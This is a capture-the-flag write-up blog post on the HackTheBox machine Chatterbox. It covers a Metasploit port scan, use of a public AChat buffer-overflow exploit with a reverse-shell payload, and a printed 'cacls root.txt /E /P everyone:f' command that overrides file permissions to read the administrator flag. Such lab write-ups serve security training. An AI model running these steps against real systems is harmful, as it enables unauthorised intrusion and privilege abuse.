
Drx
Pentester |#WhiteHat | |#Pentester | #Pentesting |#Cybersecurity |#Linux | |#debian | |#kalilinux |#infosec | |#GNU | drx51@protonmail.com
Jun 20 · 4 min read

ChatterBox WriteUP

Hi everyone, I'm come back for the hackthebox writing moment ;) I was waiting for the retired machine ;)

Today we are talking about the machine calls **chatterbox**. It's a machine to chat with people. There is a chat software on the machine of the challenge.




My panel of the own machine

Without any delay, let's go to the goal ;)

Enumeration

We are going to get more information about our target ;) I've changed my way for the beginning : use metasploit instead of nmap ;) Why ? 'cause I didn't found open doors with it !

> *I used this module : " portscan/tcp" then I configured it as below :*




```
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       10.10.10.74      yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

MSF scanner configured

Let's run it to see the results after a long time !



```
[+] 10.10.10.74:          - 10.10.10.74:9255 - TCP OPEN
[+] 10.10.10.74:          - 10.10.10.74:9256 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


The result of the scan

The result of the scan

Ok, we also have only 2 ports (doors open) in TCP. With these information we are gonna dig more ;)

1. **Port 9255**


Let's investigate on port 9255 to see what is it behind



The info of the remote port 9255

2. Port 9256

Let's investigate on port 9256 to see what is it behind



The info of the remote port 9256

Nope's interesting except that a software is communicate with these port ! That's the weakness hahah ;)

More enumeration

Ok, with hackthebox there is often an hidden sens ;) I dug more and found that there is AChat system behind the system.

Here is the public exploit that you can read to understand in deep. It's written in Python.


Exploit	
Achat 0.150 beta7 - Remote Buffer Overflow. CVE-2015-1577,CVE-2015-1578. Remote exploit for Windows platform www.exploit-db.com	

Exploitation


After reading in deep we can see that the shellcode is customise by the hacker and

what he wanna do.


So, we are going to change the shellcode with a reverse shell and feel the IP target with the remote port. So, let's do it.



The exploit BOF



The exploit BOF next




I've used the shellcode above to get a reverse shell.

Ok, let's configure **our handler on Metasploit**. It's also possible with Netcat.

> *Enter the payload that I put on the exploit.py " windows/shell_reverse_tcp" then the LPORT 4444 and the ip of the target.*

With this in place, let's run all them in this sequence.

1. Run the exploit.py
2. Run the handler on Metasploit




Exploit OK

BTW, we are in, that's cool.


Post exploitation

This is the last step in this challenge. At first let's catch the user flag.



The remote target

Some tricky command on Windows to see the OS with patch ;)



The user's desktop

```
C:\Windows\system32>net user Alfred
net user Alfred
User name                    Alfred
Full Name
Comment
User's comment
Country code                 001 (United States)
Account active               Yes
Account expires              Never

Password last set            12/10/2017 10:18:08 AM
Password expires             Never
Password changeable          12/10/2017 10:18:08 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/21/2018 12:50:45 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

Investigation on the Alfred user

```
C:\Users\Alfred\Desktop>type user.txt
type user.txt
72290246dfaedb1e3e3ac9d6fb306334
```

User flag

Ok, we've got now the user flag. Let's dig to find the ultime flag, the administrator flag.

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9034-6528

 Directory of C:\Users\Administrator\Desktop

12/10/2017  07:50 PM    <DIR>          .
12/10/2017  07:50 PM    <DIR>          ..
12/10/2017  07:50 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  17,760,636,928 bytes free
```

Root flag location

Let’s try catch it !

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
Access is denied.

C:\Users\Administrator\Desktop>
```

Try

At this step we can’t catch it ! OMG ;) Let’s bypass

```
C:\Users\Administrator\Desktop>cacls root.txt /E /P everyone:f
cacls root.txt /E /P everyone:f
processed file: C:\Users\Administrator\Desktop\root.txt

C:\Users\Administrator\Desktop>root.txt
root.txt

C:\Users\Administrator\Desktop>type root.txt
type root.txt
a673d1b1fa95c276c5ef2aa13d9dcc7c
```

Root catched


To bypass the rights, I used cacls command and changed the right to get the flag.

For more info, I invite you to read the documentation of the command to understand the bypass.

Cacls - Modify Access Control List - Windows CMD - SS64.com

Syntax CACLS [options] Options: /T Search the pathname including all subfolders. (/TREE) /E Edit ACL, leave existing…

ss64.com



Hacking Pentesting Ctf Infosec

Like what you read? Give Drx a round of applause.

From a quick cheer to a standing ovation, clap to show how much you enjoyed this story.

1

Drx

Pentester |#WhiteHat | |#Pentester | #Pentesting |#Cybersecurity |#Linux | |#debian | |#kalilinux |#infosec | |#GNU | drx51@protonmail.com

Follow

Never miss a story from **Drx**

GET UPDATES